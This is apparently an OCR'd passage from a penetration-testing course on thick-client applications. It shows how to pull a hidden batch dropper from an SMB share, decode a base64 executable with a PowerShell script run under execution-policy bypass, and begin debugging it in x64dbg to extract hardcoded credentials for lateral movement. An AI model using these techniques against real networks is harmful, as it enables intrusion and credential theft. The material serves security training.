
Server-side attacks in thick client applications are similar to web application attacks, and penetration testers should pay attention to the most common ones including most of the OWASP Top Ten.

Retrieving hardcoded Credentials from Thick-Client Applications


The following scenario walks us through enumerating and exploiting a thick client application, in order to move laterally inside a corporative network during penetration testing.

The scenario starts after we have gained access to an exposed SMB service.

Exploring the NETLOGON share of the SMB service reveals RestartOracle-Service.exe among other files. Downloading the executable locally and running it through the command line, it seems like it does not run or it runs something hidden.




Downloading the tool ProcMon64 from SysInternals and monitoring the process reveals that the executable indeed creates a temp file in C:\Users\Matt\AppData\Local\Temp.




In order to capture the files, it is required to change the permissions of the Temp folder to disallow file deletions. To do this, we right-click the folder C:

\Users\Matt\AppData\Local\Temp and under Properties -> Security -> Advanced -> cybervaca -> Disable inheritance -> Convert inherited permissions into explicit permissions on this object -> Edit -> Show advanced permissions, we deselect the Delete subfolders and files, and Delete checkboxes.



Finally, we click OK -> Apply -> OK -> OK on the open windows.

Once the folder permissions have been applied we simply run again the Restart-OracleService.exe and check the temp folder. The file 6F39.bat is created under the C:\Users\cybervaca\AppData\Local\Temp\2. The names of the generated files are random every time the service is running.



Listing the content of the 6F39 batch file reveals the following.

Code: batch

```
@shift /0
@echo off

if %username% == matt goto correcto
if %username% == frankytech goto correcto
if %username% == ev4si0n goto correcto
goto error

:correcto
echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSB
<SNIP>
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\prog

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.tx
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe
```

Inspecting the content of the file reveals that two files are being dropped by the batch file and being deleted before anyone can get access to the leftovers.

We can try to retrieve the content of the 2 files, by modifying the batch script and removing the deletion.

Code: batch

```
@shift /0
@echo off

echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > c:\
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g >> c:
<SNIP>
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\ora

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreac
```

After executing the batch script by double-clicking on it, we wait a few minutes to spot the oracle.txt file which contains another file full of base64 lines, and the script monta.ps1 which contains the following content, under the directory c:\programdata\. Listing the content of the file monta.ps1 reveals the following code.

```
C:\>  cat C:\programdata\monta.ps1

$salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida))
```

This script simply reads the contents of the oracle.txt file and decodes it to the restart-service.exe executable.

Running this script gives us a final executable that we can further analyze.

Server Side Attacks

```
C:\>  ls C:\programdata\

Mode                 LastWriteTime         Length Name
<SNIP>
-a----         3/24/2023   1:01 PM            273 monta.ps1
-a----         3/24/2023   1:01 PM         601066 oracle.txt
-a----         3/24/2023   1:17 PM         432273 restart-service.exe
```

Now when executing `restart-service.exe` we are presented with the banner `Restart Oracle` created by `HelpDesk` back in 2010.


Server Side Attacks

```
C:\>  .\restart-service.exe

    ____                  __                  __      ____                                  __
   / __ \___  _____/ /_____ ______/ /_    / __ \_________ _____/ /__
  / /_/ / _ \/ ___/ __/ __ `/ ___/ __/   / / / / ___/ __ `/ ___/ / _ \
 / _, _/  __(__  ) /_/ /_/ / /  / /_    / /_/ / /  / /_/ / /__/ /  __/
/_/ |_|\___/____/\__/\__,_/_/   \__/   \____/_/   \__,_/\___/_/\___/

                                                    by @HelpDesk 2010


PS C:\ProgramData>
```

Inspecting the execution of the executable through `ProcMon64` shows that it is querying multiple things in the registry and does not show anything solid to go by.

00:24:...	restart-service.exe	12732	CreateFile	C:\ProgramData\restart-service.exe.config	NAME NOT FOUND
00:24:...	restart-service.exe	12732	CreateFile	C:\ProgramData\restart-service.exe.config	NAME NOT FOUND
00:24:...	restart-service.exe	12732	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Appx	SUCCESS
00:24:...	restart-service.exe	12732	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\Appx\AllowDevelopmentWithoutDevLicense	NAME NOT FOUND
00:24:...	restart-service.exe	12732	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\Appx	SUCCESS
00:24:...	restart-service.exe	12732	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\AppModelUnlock	SUCCESS
00:24:...	restart-service.exe	12732	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\AppModelUnlock\AllowDevelopmentWithoutDevLicense	NAME NOT FOUND
00:24:...	restart-service.exe	12732	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\AppModelUnlock	SUCCESS
00:24:...	restart-service.exe	12732	RegOpenKey	HKLM	SUCCESS
00:24:...	restart-service.exe	12732	RegQueryKey	HKLM	SUCCESS
00:24:...	restart-service.exe	12732	RegOpenKey	HKLM\Software\Microsoft\OLE\AppCompat	SUCCESS
00:24:...	restart-service.exe	12732	RegQueryValue	HKLM\SOFTWARE\Microsoft\Ole\AppCompat\RaiseActivationAuthenticationLevel	NAME NOT FOUND
00:24:...	restart-service.exe	12732	RegCloseKey	HKLM\SOFTWARE\Microsoft\Ole\AppCompat	SUCCESS
00:24:...	restart-service.exe	12732	RegQueryKey	HKLM	SUCCESS
00:24:...	restart-service.exe	12732	RegOpenKey	HKCR	SUCCESS
00:24:...	restart-service.exe	12732	RegQueryKey	HKCR	SUCCESS


Let's start x64dbg, navigate to Options -> Preferences, and uncheck everything except Exit Breakpoint:




By unchecking the other options, the debugging will start directly from the application's exit point, and we will avoid going through any dll files that are loaded before the app starts.

Then, we can select file -> open and select the restart-service.exe to import it and start the debugging.

Once imported, we right click inside the CPU view and Follow in Memory Map:



restart-service.exe - PID: 3680 - Thread: M
File View Debug Tracing Plugins
CPU Log Notes
Binary
Copy
Breakpoint
Follow in Dump
Follow in Disassembler
Follow in Memory Map
Graph G
Help on mnemonic Ctrl+F1
Show mnemonic brief Ctrl+Shift+F1
Highlighting mode H
Edit columns...
Label
Comment ;
Toggle Bookmark Ctrl+D
Trace coverage
Analysis
Download Symbols for This Module
Assemble Space
Patches Ctrl+P
Set RIP Here Ctrl+*
Create New Thread Here
Go to
Search for
Find references to
Script Symbols Source References
Hide FPU
RAX 000000BF00000000
RBX 00007FF8A8D4EBC2
RCX 0000000000000000
RDX 0000000000000000
RBP 00000000000E031E
RSP 00000228095390
RSI 000000BFB599A800
RDI 00007FF8AF4FE7D0
R8 00000000FFFFFFFE
R9 00007FF8ACF4614E
R10 0000000000000040
R11 00007FF8A8D4EB59
R12 00000000000E031E
R13 FFFFFFFF00000000
R14 000098503DE4BD7B
Default (x64 fastcall)
Unlocked
Dump 1 Dump 2 Dump 3
Struct
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Default
Paused
Process stopped with exit code 0x0 (0)

Checking the memory maps at this stage of the execution, of particular interest is the map with a size of `0000000000003000` with a type of `MAP` and protection set to `-RW--`.



